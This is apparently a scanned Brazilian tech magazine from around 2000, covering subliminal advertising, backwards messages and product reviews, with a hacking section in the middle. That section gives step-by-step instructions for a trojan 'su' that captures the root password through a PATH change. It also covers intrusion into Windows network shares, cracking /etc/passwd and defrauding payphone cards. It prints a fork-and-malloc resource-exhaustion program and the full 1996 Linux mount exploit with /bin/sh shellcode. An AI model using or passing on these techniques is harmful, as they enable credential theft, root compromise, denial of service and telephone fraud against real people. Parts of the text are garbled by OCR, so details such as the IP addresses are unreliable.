Ao criticar o sistema de reembolso de remédios, a equipe de Bush (chefiada por Alex Castellano, que já tinha usado subliminares para o candidato Bob Dole em outra eleição), inseriu em um “frame” a palavra “RATS” (ratos) sobreposta à frase “bureaucrats decide”. Castellano declarou ao jornal New York Times que a inserção foi “acidental”.

O filme foi veiculado 4.400 vezes em cobertura nacional antes de ser denunciado e cancelado, custou cerca de US\$ 2,5 milhões. Muito caro para ser deixado ao acaso e ter este tipo de “acidente”.

Segundo Osmar Freitas, correspondente em Nova York, na revista “ISTO É”, nº 1616 de 20 de setembro de 2000, página 118: “*Caracterizava-se assim, um dos mais clamorosos exemplos de propaganda subliminar jamais descobertos*”.

Até mesmo no Marketing Esportivo brasileiro já surgiram casos de Propaganda Subliminar. “*Copa JH escancara publicidade subliminar de empresas telefônicas*” foi a manchete do jornal FOLHA DE SÃO PAULO de 10 de agosto de 2000, capa do caderno de esportes. “*A copa João Havelange, versão 2000 do Campeonato Brasileiro, está fazendo publicidade subliminar de empresas telefônicas*”, afirma o jornalista Rodrigo Bueno. Populares atacantes, que fazem os gols e são ídolos dos torcedores, usavam camisas numeradas de 1 a 11. Uma oportuna mudança nas antigas regras permite agora números até 31 (prefixo da operadora TELEMAR do Rio de Janeiro). No Fluminense a camisa 21 é do famoso jogador Roger e a 23 do popular Flavinho. Em outro time de torcida gigantesca, o Corinthians de São Paulo, o lateral-esquerdo André Luis joga com a camisa 23 e no Palmeiras, Jorginho joga com a 23. No Vasco, o meia Juninho, que sempre jogou com a 8, foi mudado para a 31. Segundo Rodrigo Bueno, os times alegam coincidência.

Entrevistado por Rodrigo Bueno, na página D2 explicou: “*Flávio Calazans, 38, professor de comunicação da faculdade Cásper Líbero e especialista em publicidade subliminar acredita que os números das empresas telefônicas nas camisas dos jogadores de futebol podem ser memorizados pelos consumidores*”. A matéria conclui com os especialistas do PROCON alegando que irão instaurar processo para multar os clubes e as empresas por propaganda enganosa e omissão.” (FC.)

Para ir mais longe:


CALAZANS, Flávio M. de A., **Propaganda Subliminar Multimídia**. 2ª edição, São Paulo, Summus Editorial, 1992 (Coleção Novas Buscas em Comunicação-vol.42) Site: <www.calazans.ppg.br>

06 Oitavo

Uma das mais discutidas técnicas para transmissão de mensagens subliminares é também uma das mais populares, conhecidas e divertidas.

Depois que movimentos pela decência e pela manutenção de valores cristãos elegeram o rock and roll como inimigo mortal foi questão de tempo até alguém resolver rodar discos ao contrário para ouvir o que estava escondido.

Durante os anos em que os discos de vinil e os toca-discos equiparam casas em todo o



mundo, o hábito de rodar discos ao contrário para ouvir exaltações a drogas, sexo livre e satanismo também fez parte da rotina.

E quem achava que o sepultamento do vinil acabaria com essa paranóia (ou será que é verdade...), enganou-se. A digitalização da música, acompanhada de poderosos softwares para edição de som em computadores, tornou ainda mais fácil ouvir sons ao contrário. E para difundir suas descobertas os "giradores-de-disco-ao-contrário" ganharam a internet.

Resumo da ópera: a web está abarrotada de sites com as assim chamadas "backwards messages".

Destaque absoluto para mensagens escondidas em canções dos Beatles, do Led Zeppelin e em coisas improváveis como o "Pokerap" do Pokémon.

Para conferir o que as músicas dizem quando tocadas ao contrário consulte um dos sites indicados aqui ou procure pelas amostras que incluímos no CD. A conclusão é toda sua.



Se já encontraram mensagens subliminares até em música do Abba, por que a Microsoft sairia livre? Aqui está apenas um exemplo do que depõe contra a companhia:

(1) O logotipo do Windows 95 tem 7 linhas, 3 delas são pretas (uma no topo, outra no meio e a terceira logo abaixo). Cada linha preta é formada por 6 quadradinhos enfileirados, subentendendo-se o número 666.

Há outras imagens escondidas nessa versão de teste do sistema Windows 95. Estas imagens formam-se com as nuvens ao fundo. No canto superior direito, há a face de um homem (2) olhando para a Terra. Há também outro rosto que olha para cima.

Já no lado esquerdo do logo, a imagem de um cavalo negro (3) pode ser percebida. O significado da imagem é aberto, mas as palavras: "dark horse" (cavalo negro) são expressões bem conhecidas.

Muita gente acha que estas imagens não foram formadas acidentalmente. Como argumento essas pessoas alegam que o fundador da Microsoft comprou muitas pinturas de Winslow Homer (1836-1910). Homer é conhecido por colocar imagens escondidas, especialmente rostos, em suas pinturas.

Há mais imagens no arquivo win.95.bmp que podem ser observadas, como a imagem de um pássaro voando acima do logo da Microsoft. Vá até seu diretório Windows, procure o arquivo e elabore sua própria teoria da conspiração.

www.whiplash.net/back.html

www.mensagenssubliminar.com.br

www.triplo.com/ev/reversal/

www.theadventurers.com/index

www.reversespeech.com

Só tá

a ToRclda pEDIU e NÓs aTENDemoS: 6 páGINaS IOTADaDAS de tÁTicAS HaCKERs. dE INvaSÃO A rOUbo de SENhaS, PAssANdo Por tÁTicAS DE PHreaKING. FaÇA BoM proveiTO

Dando uma farejada

O que são os sniffer e como eles funcionam

As redes de computadores trabalham com canais de comunicação compartilhados. Isso significa que uma vez que a informação foi arremessada na rede de um ponto até o outro, todo computador que se encontrar no meio dessa encruzilhada pode antecipar-se ao receptor e capturar esses dados. Essa técnica se chama *sniffing*.

O método mais comum de *sniffing* ocorre através de redes Ethernet. O protocolo Ethernet trabalha enviando pacotes de informação para todos os hosts de um mesmo circuito. O cabeçalho (header) do pacote contém o endereço da máquina destinatária, que supostamente deveria ser a única a receber o pacote. Entretanto, o computador pode estar configurado para receber qualquer tipo de informação, ignorando o conteúdo de seu cabeçalho - é o que tecnicamente chama-se de modo promíscuo de configuração.

Um hacker, usando a técnica do sniffing, injeta no sistema um troiano, cuja função é exatamente configurar uma das máquinas da rede em modo promíscuo. Esses programas são chamados de *sniffers*.

Um dos primeiros *sniffers* famosos foi o Esniff.c, que capturava os primeiros 300 bytes de tudo que era feito em seções de rlogin, ftp e telnet em máquinas rodando SunOS.

A melhor forma de detectar se seu sistema está sob ação de um sniffer é usar o comando ifconfig -a e detectar máquinas operando em modo promíscuo. Você também pode usar pacotes como o Kerberos, que faz a encriptação de todo pacote que transita pela rede.

dicionário

Código-spaghetti

Pejorativo. Um código cheio de desvios de fluxos, comandos GOTO e mal estruturado em geral.

tróia

Colecionando senhas em ambientes Unix

Ou como furtar a senha do admin

Antes de mais nada, vamos recapitular alguns conceitos de Unix: as contas de usuários são estipuladas em razão das permissões de acesso concedidas pelo administrador do sistema (root), que em última instância possui plenos poderes sob o sistema operacional, podendo cadastrar e deletar usuários, cancelar processos remotos ou executar qualquer tipo de recurso do sistema (incluindo arquivos de senhas e configurações).

Se você trabalha como um mero usuário

mortal numa dessas redes, pode ser interessante para você roubar a senha do administrador, uma vez que ela lhe dá a chave para acessar os poderes divinos que esse indivíduo possui na rede.

Administradores geralmente usam o comando `su` para se logar como root. Sabendo disso, você pode começar a diversão usando o clássico ladrão-de-senhas `su.c`, cujo código pode ser encontrado online no site www.geek.com.br/su (formato uuencoded). Funciona assim: você muda o path do shell

script para um diretório escondido (`.term`). Depois coloque o binário do `su` nesse diretório `.term`. O usuário root digita `su` e tudo parece normal para ele.

Assim que ele entrar com a senha, o password id é copiado para um arquivo de log em `/tmp/elm69`. Após a gravação, o trojan `su` faz sua auto-deleção e retorna ao administrador uma mensagem de erro, solicitando que ele entre com os dados novamente. Ele vai pensar que esbarrou em alguma tecla errada e rodará o `su` novamente.

Na prática

Abaixo, os relatos de Nfin8 comentando a rapinagem digital em três os passos básicos:

1 - Mude o path com uma das contas de usuário onde o comando `su` é geralmente usado pelo administrador para checar históricos de log. Esse path deve coincidir com o diretório o trojan `su` está instalado.

2 - Certifique-se de editar o arquivo `su.c` e inserir no topo o caminho que você usará

3 - Coloque todos os arquivos no diretório de destino e compile `su.c` com o comando `gcc su.c -o su`. Delete todos arquivos do diretório com execução do `su`. Tudo pronto! `.bash_profile` poderá ficar parecido com isso (onde também constam as importantes referências de path)

```
# .bash_profile
```

```
# Pega os aliases e funções
if [ -f ~/.bashrc ]; then
    . ~/.bashrc
fi
```

```
# Variáveis de ambiente e caminho
de programas autoinicializáveis
```

```
PATH=$PATH:$HOME/bin
ENV=$HOME/.bashrc
USERNAME=""
```

```
export USERNAME ENV PATH
```

"A primeira linha do PATH deve ser alterada para: `PATH=$HOME/.term:$PATH:$HOME/bin`, levando em consideração que o `su` estará no diretório `.term`

Quando o admin rodar `su` ele vai ativar o troiano no `.term` e gerar um arquivo secreto em `/tmp` contendo a senha de root."

Phreaking!

Como fazer ligações grátis em orelhões

Made In Brazil

O phreaking, modalidade hacker orientada à telefonia, também prolifera no Brasil, embora sem o apelo do hackerismo tradicional. Aqui nós relatamos algumas técnicas que permitem fazer ligações a partir de orelhões públicos gratuitamente. Os métodos citados não tencionam incitar o vandalismo, mas desvelam fragilidades do sistema de telefonia pública, funcionando até como um alerta para os responsáveis pelo serviço.

Tática 1: Grafitegem

O cartão telefônico é recheado de microfusíveis, cerca de 50 ao todo. Em funcionamento perfeito, esses dispositivos indicam ao orelhão o número de impulsos disponíveis no cartão. À medida que os impulsos telefônicos vão sendo computados, o aparelho provoca um curto-circuito gradual nos microfusíveis até que todos se estinguam e o cartão fique inutilizado. Usando o

grafite, você pode evitar esse processo e imortalizar a vida útil do cartão. O melhor grafite para usar nesse tipo de operação é encontrado nos lápis 4B, devido sua maior pureza. Esfarele o grafite sobre uma superfície seca e depois espalhe generosamente o mineral sobre a parte cinza no verso do cartão. Esse método também pode ser repetido usando-se esmalte translúcido no lugar do grafite.

Tática 2: Alvejante

Se por acaso a estratégia acima falhar, você ainda tem mais um truque para fazer ligações grátis. Mergulhe um cartão telefônico zerado num recipiente contendo água sanitária e mantenha-o imerso por um período de 72 horas, no mínimo. A essa altura, as impressões gráficas deverão desaparecer. Revista com papel alumínio a parte metálica que restou no cartão e use-o normalmente, como se fosse um cartão recém-comprado.

Tática 3: Gambiarra

Essa tática não requer nenhum preparo, mas também não é 100% comprovada. No orelhão, insira um cartão telefônico funcional e disque para o seu interlocutor. Quando alguém atender a chamada, pressione a tecla 9, retire o cartão do aparelho e continue a apertar o dígito 9 até o término da conversa.



Quer brincar de hacker?

Seu sonho é invadir sites, roubar senhas, puxar arquivos e sair sem ser pego? Só que você não consegue nem quebrar uma proteção de tela do Windows? Então acesse o site www.gubber.com.br, clique na opção "Gubber viaja no cyberspaço" e brinque de hacker. Tudo bem, o negócio é ridículo, mas dá para tirar um barato. E depois, se você ficar com muita raiva, há sempre a opção de invadir o site e mostrar para eles como a coisa funciona de verdade...

dicionário

AIDS

Iniciais de "A Infected Disk Syndrome". Serve para todo tipo de contaminação de HD: vírus, worm, cavalo-de-tróia...



Invasão Via Dial Up e PPP

mAIS um mÉTodO sIMPlEs PaRa invADIR MICROs Em rEDe

Nesse método, você precisa obrigatoriamente estar conectado por modem e com o compartilhamento de arquivos e impressoras do Windows ativado.

No Painel de Controle, ative a resolução WINS dentro das propriedades de TCP/IP, ícone REDE. Configure os servidores WINS (2000.118.34.6 para servidor primário e 204.118.34.11 para secundário são ótimas opções. Esses servidores são seguros e gratuitos). Crie um arquivo LMHOSTS do tipo texto. Nele deverão constar os endereços de IP que você poderá acessar. Para localizar um computador, digite no arquivo LMHOSTS o número correto do IP, a seguir o NetBios, separado por espaço. Executando o comando NETSTAT -N você terá a relação das máquinas disponíveis para acesso. Dentro do Windows Explorer, você pode mapear esses computadores e usar seus HDs como um servidor remoto.

Uma dica interessante para identificar o IP de sua vítima, já que na maioria das conexões ele é dinâmico e se modifica a cada conexão, é fazer o uso de *sniffers*, como o ICQ Sniff que enviamos no CD da Geek 7. Esse programa

permite rastrear o IP de uma pessoa conectada ao software de comunicação.



Imagens: Editora de arte

Na marra!

Num sistema Unix, o login dos usuários e todas suas senhas são armazenadas no arquivo `/etc/passwd`. Uma vez que você subtrai esse arquivo texto da máquina de sua vítima, vai ter à mão todas as senhas disponíveis para entrar no sistema, com um pequeno problema: o arquivo `passwd` está encriptado. Não existe um método fácil e rápido de decifrá-lo; o que existem são programas e scripts que, a partir de uma lista de códigos, fazem uma comparação com todas as senhas até descobrir a chave de codificação usada e decifrá-la. Um dos melhores utilitários nesse certame é o `crackerjack`, com versões para Unix, DOS e

OS/2. Para funcionar, você deve indicar como referência para o executável um arquivo TXT contendo listas de código e o caminho do arquivo `passwd`. Em sites hackers é possível achar o `crackerjack` e também arquivos contendo listas de palavras. Tenha em mente que quanto maior for a combinação de códigos, maior é a probabilidade de ter sucesso.

Não só para invadir sistemas Unix é interessante esse método de crackear as senhas, mas também para inocular cavalos-de-troia e hackear websites, levando em conta que os servidores web estão, via de regra, configurados por algum tipo de Unix.

Transbordamento de memória

cONheça umA vERdadeiRa bAzUCA VlrTUaL, PRonTa PaRA eXPLOdiR qUAlqUer sISTemA

Mais uma técnica cracker torna-se popular: transbordamento de memória RAM, que pode ser classificado como um Denial of Service.

Este método tem recebido atenção maior nesses tempos por causa de seus efeitos devastadores: pode causar panes no sistema operacional, perda de dados, travamentos e uma interminável lista de problemas infernais. Embora difíceis de detectar, são extremamente eficazes no computador da vítima e facilmente programáveis em Assembly ou C.

Primeiro conheça como o sistema gerencia

a memória. Os processos são divididos em 3 blocos na memória RAM: texto, dados e pilha (stack). Na seção de texto são armazenados códigos de programas em caracter. O conteúdo desse setor é bloqueado enquanto o programa é executado e qualquer tentativa de gravação é recebida com um erro de violação de segmento; na parte de dados residem os executáveis e variáveis; a pilha é um campo abstrato onde são realizadas operações dinâmicas: PUSH, quando o sistema acrescenta algum objeto à pilha e POP, quando retira. Você pode projetar código para causar erro no esvaziamento da pilha, violação de acesso ou estouro de pilha (Buffer Overflow), que ocorre quando você manda um espaço de memória guardar mais informação do que ele suporta.

O código abaixo já representa um uso mais aprimorado do recurso. Aqui, simplesmente, os recursos de memória RAM serão alocados pelo programa até que o sistema fique gradualmente lento e posteriormente trave.

KóDigo - 2

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

```
main()
{
    switch (fork())
    {
        case 0:
            setpgpr();
            break;
        case -1:
            fprintf(stderr,"error: fork() failed\n");
            exit(1);
        default:
            printf("Allocating all resources in background...\n");
            _exit(0);
    }
    for(;;)
    {
        if (!fork())
            setpgpr();
        malloc((size_t)1);
        malloc((size_t)10);
        malloc((size_t)100);
        malloc((size_t)1000);
        malloc((size_t)10000);
        malloc((size_t)100000);
        malloc((size_t)1000000);
    }
}
```

KóDigo - 1

O código abaixo é um exemplo clássico de buffer overflow. Reservamos na memória 16 bytes para a variável buffer, mas tentamos gravar 256 nesse espaço. Erro de proteção geral na certa!


```
void function(char *str) {
    char buffer[16];

    strcpy(buffer,str);
}

void main() {
    char large_string[256];
    int i;

    for( i = 0; i < 255; i++)
        large_string[i] = 'A';

    function(large_string);
}
```



KóD1g0 - 3

Já o código ao lado faz uma verdadeira implosão no sistema operacional. Veja que a execução da rotina está associada à execução do comando `mount` do Linux. O método mais convencional de detonar o micro da vítima: agregar a rotina de buffer overflow junto a serviços automáticos da máquina (como os serviços de inicialização), com exploits agregados a comandos usados com frequência, ou com cavalos-de-troia. Antes, entretanto, é preciso acesso remoto ou local ao computador da vítima. Isso já diz respeito às ferramentas de invasão.



d1C10n4R10

Finlandês

Sujeito que permanece horas a fio conectado no IRC

```
/* Mount Exploit for Linux, Jul 30 1996
```

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>

#define PATH_MOUNT "/bin/mount"
#define BUFFER_SIZE 1024
#define DEFAULT_OFFSET 50

u_long get_esp()
{
    __asm__("movl %esp, %eax");
}

main(int argc, char **argv)
{
    u_char execshell[] =
        "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f"
        "\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd"
        "\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff/bin/sh";

    char *buff = NULL;
    unsigned long *addr_ptr = NULL;
    char *ptr = NULL;

    int i;
    int ofs = DEFAULT_OFFSET;

    buff = malloc(4096);
    if(!buff)
    {
        printf("can't allocate memory\n");
        exit(0);
    }
    ptr = buff;

    /* fill start of buffer with nops */

    memset(ptr, 0x90, BUFFER_SIZE-strlen(execshell));
    ptr += BUFFER_SIZE-strlen(execshell);

    /* stick asm code into the buffer */


    for(i=0; i < strlen(execshell); i++)
        *(ptr++) = execshell[i];

    addr_ptr = (long *)ptr;
    for(i=0; i < (8/4); i++)
        *(addr_ptr++) = get_esp() + ofs;
    ptr = (char *)addr_ptr;
    *ptr = 0;

    (void)alarm((u_int)0);
    printf("Discovered and Coded by Bloodmask and Vio, Covin 1996\n");
    execl(PATH_MOUNT, "mount", buff, NULL);
}
```

Linux corporativo

Distribuição da gigante alemã SUSE é ideal para empresas



Para empreendimentos comerciais, nem sempre as soluções open source são adequadas. Se você está interessado em implantar o Linux, tendo à disposição suporte técnico especializado, farta documentação, e facilidades técnicas de instalação e configuração, a saída pode estar no SUSE Linux, distribuição do sistema mais vendida na Europa e agora disponível também em português.

A versão 7.0 traz algumas ferramentas além das triviais: o YaST 2, sistema de instalação gráfico com configurador de hardware, muito útil para resolver alguns problemas de

reconhecimento de placas e periféricos. A instalação de todo o sistema é muito fácil e rápida, inclusive em servidores de arquivos, utilidade onde a distribuição sobressai. Utilitários exclusivos da SUSE garantem a configuração suave dos protocolos de rede, incluindo toda segurança necessária. O pacote traz seis CDs com mais de 1.500 softwares e manuais em português de nível iniciante a avançado, somando mais de 1.000 páginas de documentação.

(Mohandas Ck)

Na prateleira das lojas de software
Preço sugerido: R\$ 120,00
(www.suse.de)


Cotação: ★★★★★

Som no Mouse

Um mouse que toca música!

Quando você pensa que se esgotaram as possibilidades criativas em relação ao mouse, surge alguma novidade. E não estou me referindo ao design. Trata-se do lançamento da Leadership: um mouse que tem uma placa de rádio acoplada internamente permitindo gravar e ouvir música em MP3.

A gravação, que é de Wave para MP3, na verdade não prima pela qualidade. Outros pontos que deixaram a desejar foram as



Divulgação

interferências nas rádios e o manual em inglês.

Do mouse saem três fios: um para a placa de som, outro conector normal USB e o terceiro é a antena, apesar de vir escrito na caixa que a antena está embutida no próprio mouse.

Talvez não seja visualmente bonito ter uma antena espetada no micro, mas para quem não tem uma placa de FM e não consegue acessar as rádios pela internet, o mouse é uma boa saída.

(Isis Gabriel Alves)

MP3 Rádio Mouse
Leadership (<www.leadership.com.br>)
R\$ 98,00

Cotação: ★★★

A ordem é animalizar

Sessão Animax bota o lixo dominical para correr com pérolas animadas da computação gráfica




Reproduções

Domingão com cara de sono? Tem ódio do Gugu e da Xuxa? Mude o canal. Na Rede Record (canal19 na TV a cabo/ DirecTV) existe uma opção inteligente e inusitada. A faixa de programação Animax reúne a fina flor da computação gráfica, para desintoxicar os cérebros geeks do horror televisivo dominical.

As pérolas são as obras de arte digital Beast Wars, Beast Machines e Shadow Raiders. As duas primeiras são baseadas nos Transformers, aqueles robôs que viravam carros, toca-fitas e aviões que fizeram muito sucesso nos anos 80. Shadow Raiders é totalmente original, um show de computação gráfica.

Os desenhos tem roteiro impecável, e foram produzidos pela Mainframe, que já tinha assombrado o mundo com o cult ReBoot.

(Jocelyn J. Auricchio)




Sessão Animax
Aos domingos, 12:00 na Rede Record

Cotação: ★★★★★

Conte-me mais...

O pai da psicanálise na era digital: entre o computador e o divã



Há exatamente cem anos "A interpretação dos sonhos" de Sigmund Freud (1856-1939) era lançado. Polêmicas a parte, o "Pai da Psicanálise" trouxe questões que se não resolveram os grandes dilemas do inconsciente humano, ao menos contribuíram de forma significativa na formação e mesmo reformulação cultural de gerações.

Nesse contexto de comemorações, a Imago Editora lançou o CD-Rom com a edição brasileira das "Obras Psicológicas Completas de Sigmund Freud". Com um sistema de pesquisa e possibilidade de acrescentar notas e comentários, permite-se a personalização da leitura.


O CD-Rom talvez venha atender mais pesquisas rápidas sobre a obra de Freud do que propriamente uma leitura contumaz sobre a psicanálise. Daí entramos naquela

velha discussão da possibilidade de o computador tomar o lugar do livro, e francamente acho difícil. As linguagens são diferentes e talvez por isso, para quem procura conhecer a fundo o assunto, o bom e velho livro ainda é a solução.

(I.G.A.)

Obras Psicológicas Completas de Sigmund Freud
Imago Editora <www.imagoeditora.com.br>
R\$ 145,00
Saraiva <www.saraiva.com.br>
Siciliano <www.siciliano.com.br>

Cotação: ★★ ★



Índia eletrônica



A globalização cultural dos sons

Para quem acha que música eletrônica é só barulho e bate-estaca, ouvir o som que Talvin Singh produz pode confundir. Com a melodia da música indiana bhangra misturada aos efeitos eletrônicos, Singh recria sons com os quais cresceu.

Vindo da comunidade indiana da Inglaterra, aos dezesseis anos Singh foi estudar na Índia. Aprendeu a tocar tabla e no final dos anos 80 voltou ao Reino Unido, para apresentar em público suas experimentações trabalhando como DJ.

Trabalhou com nomes como Björk e Massive Attack e esteve no Brasil para participar do Free Jazz. Seu álbum "OK" registra essas impressões e confirma seu estilo um tanto estranho. A impressão que se tem em um primeiro momento é estar ouvindo trilhas sonoras daqueles filmes cults orientais. Uma das

músicas chega a ter 24 minutos - mesmo com boa vontade 15 minutos já parecem suficientes para ouvir o CD inteiro.

Vale a pena dar uma conferida, seja para conhecer a chamada música globalizada ou para buscar o Nirvana a bordo de um mantra remasterizado.



(I.G.A.)

OK - Talvin Singh
Abril Music
R\$ 29,90
Americanas <www.americanas.com.br>

Cotação: ★★

De arrancar a orelha

Ode ao rei Absinto

Amantes do bom copo e da boa bebida, temos algo a comemorar: o mítico Absinto está de volta, após 65 anos de ausência.

Tudo bem, ele já não é aquele que alimentou delírios e devaneios de gente como Rimbaud, Picasso, Oscar Wilde e de seu consumidor mais famoso, Van Gogh, que reza a lenda, decepcionou sua orelha sob os efeitos da "Fada Verde".



De coloração

levemente esverdeada, a poção mágica é composta por uma infusão de ervas, além do álcool, claro. Muitas destas ervas são mantidas em segredo, guardado a sete chaves pelo fabricante. A principal é chamada *Artemisia absinthium*, cujo princípio ativo, a tuiona, mantém as células cerebrais em excitação constante. Em excesso, a tuiona pode causar além do tão celebrado efeito alucinógeno, a falência do fígado. A porcentagem da tuiona é rigorosamente controlada atualmente, e sua porcentagem reduzida cerca de 26 vezes.

E jogando por terra as desinformações, a bebida NÃO está proibida no Brasil. A destilaria portuguesa Neto Costa (obrigado!) está fornecendo para o país a bebida com 53,5% de gradação alcoólica, o máximo permitido pela legislação brasileira. E eu garanto: ainda assim é uma cacetada! Mais de 50% da bebida é álcool puro. Só para comparar, o vinho possui 11%, e a vodka, 38%. Beber Absinto puro não é tarefa para qualquer um, portanto uma água gelada vai bem.

Para beber de joelhos...

(Hudson Ricardo)

Absinto Neto Costa
R\$ 50,00 em média
Distribuído por Companhia Gastronômica
Tel: 0xx11 3846 5606 - Email: cgastronomica@uol.com.br

Cotação: ★★ ★★ ★

Tá quente, tá frio...

Pare de suar usando camisetas de CoolMax

Se você não suporta ficar com a camiseta molhada de suor nos dias de verão, ou fica muito quente, a solução é usar uma camiseta de CoolMax, tecido desenvolvido pela DuPont que age como uma espécie de ar condicionado. A mágica acontece por causa das fibras do tecido, que puxam a umidade para fora, aumentando a

circulação de ar

na roupa. O resultado de toda essa tecnologia é uma roupa elegante e que está sempre confortável, mesmo no calor mais inclemente.



Existe tudo quanto é peça de vestuário feita de CoolMax, mas as melhores são as meias e as camisetas. Como o CoolMax é feito de fibras naturais, não causa alergias como os tecidos sintéticos. O caimento do tecido é dez, e

as roupas vestem bem quem gosta do estilo esportivo.

(J.J.A)

Regata: R\$ 16,90
Polo: R\$ 39,90
Meia: R\$ 9,90
Site: <www.cottonlife.com.br>

Cotação: ★★★★★



Reproduções

Bala + Palito

Chupa Chups: Kojak não resistiria



Não gaste sua língua chupando qualquer coisa, chupe a coisa certa! Para que perder tempo e saliva com certos pirulitos vagabundos se existem dádivas como Chupa Chups? Diretamente da Espanha para as nossas casas de perdição (docerias, bombonieres e afins) a linha Chupa Chups arrasa com seus pirulitos ao leite (os mais fáceis de serem encontrados), disponíveis em sabores como capuccino, baunilha, morango c/ chantilly, chocolate, banana c/

chocolate, creme e outros primores. A marca conta com admiradores fervorosos espalhados mundo a fora e além do sabor consagrado, investem em um marketing diferenciado e divertido, transformando em cults seus produtos. Não deixem de visitar o engraçado site da empresa e de só uma olhadinha na galeria de "chupadores" famosos...

(H.R)



Reproduções

Pirulito Chupa Chups
R\$ 0,20 em média
Bombonieres, padarias, botecos e afins <www.chupachups.com>

Cotação: ★★★★★

O game dos mutantes

Mutatis Mutantis - Evolva leva o conceito de evolução ao extremo

Os homens dominaram totalmente a engenharia genética. E você controla um time de guerreiros geneticamente modificados chamados GenoHunters que vivem em mundos aterrorizantes. Os Geno foram cuidadosamente construídos para adaptarem-se a situações extremas, adquirindo novas armas, absorvendo DNA de criaturas do ambiente, adquirindo novas habilidades e proteções naturais. Você, além de controlar apenas um personagem, tem a missão de comandar um esquadrão, usando as táticas mais adequadas.

Se só a Idéia principal fizesse um jogo, Evolva seria espetacular. Infelizmente, a jogabilidade é muito travada. Comandar um esquadrão nem é o problema, O problema principal é a fluidez do game, meio travado, com gráficos confusos e pesados para máquinas mais modestas. Se você gosta de desafios cabeludos e não se importa com velocidade, Evolva pode ser um bom jogo, especialmente porque não existe nada igual no mercado. Mas se você espera algo menos cerebral, fuja.

(J.J.A)



Divulgação

Evolva
R\$ 49,00 em média
Byte and Brothers
Site: <www.bytebrothers.com.br>

Cotação: ★★★

Saia desse corpo!

Nova versão de "O Exorcista" ainda perturba



O filme de William Friedkin, "O Exorcista", lançado inicialmente em 1973, volta às telas com algumas novidades. E mesmo se fosse apenas mais um relançamento, com uma cópia melhorada ou algo do gênero, já seria imperdível.

Baseado num livro de Peter Blatty, "O Exorcista" foi um dos maiores sucessos dos anos setenta. O filme conta a história de uma possessão demoníaca sofrida por Regan (Linda Blair), uma menina de apenas doze anos.

Mais do que uma produção eficiente, a história é bem construída. Mesmo o público acostumado aos efeitos digitais dos filmes de terror atuais, ficará surpreso com a maquiagem cuidadosa e mesmo a sonoplastia trabalhada.

É impossível pensar que tal filmagem, se feita nos dias de hoje, passaria incólume pelos "politicamente corretos". Cenas como a masturbação com um crucifixo e mesmos palavreados de baixo calão da personagem de Linda Blair gerariam no mínimo polêmica. A nova versão tem mais onze minutos e som digital. Uma das cenas mais comentadas desse relançamento é quando Regan anda como aranha para descer as escadas.

Se não estiver a fim de esperar sair a nova versão, vá a locadora e pegue a fita com versão original - garantirá os calafrios do mesmo jeito.

(I.G.A.)

O Exorcista(The Exorcist)
Direção: William Friedkin. Elenco: Linda Blair, Ellen Burstyn, Max Von Sydow, Jason Miller, Lee J. Cobb, Jack MacGrawan.
<www.theexorcist.warnerbros.com>

Nos cinemas e locadoras

Cotação: ★★★★★



Pastel de vento

Soutien inflável: a arma do negócio

Do fetiche ao ódio, do espartilho à nudez completa, eis que surge o personagem de toda a polêmica. O "soutien-gorge" que significa "amparo para os seios", polemiza desde sua criação. Sabe-se apenas que sua difusão deu-se com o fim da Belle Epoque. Até então a mulher ainda usava o famigerado espartilho. De barbatanas de baleia ou de lâminas de aço, seu uso era sinônimo de sofrimento, tudo para atender a ditadura da moda da época.

Usado como simbologia de repressão, foi queimado em praça pública nos anos sessenta - era o movimento feminista tomando cores. Talvez ainda hoje não tenhamos noção exata do que movimentos assim representaram, ficamos com a caricatura de uma época. Ideologias à parte, o soutien ressurge das cinzas: transforma-se em instrumento de poder.

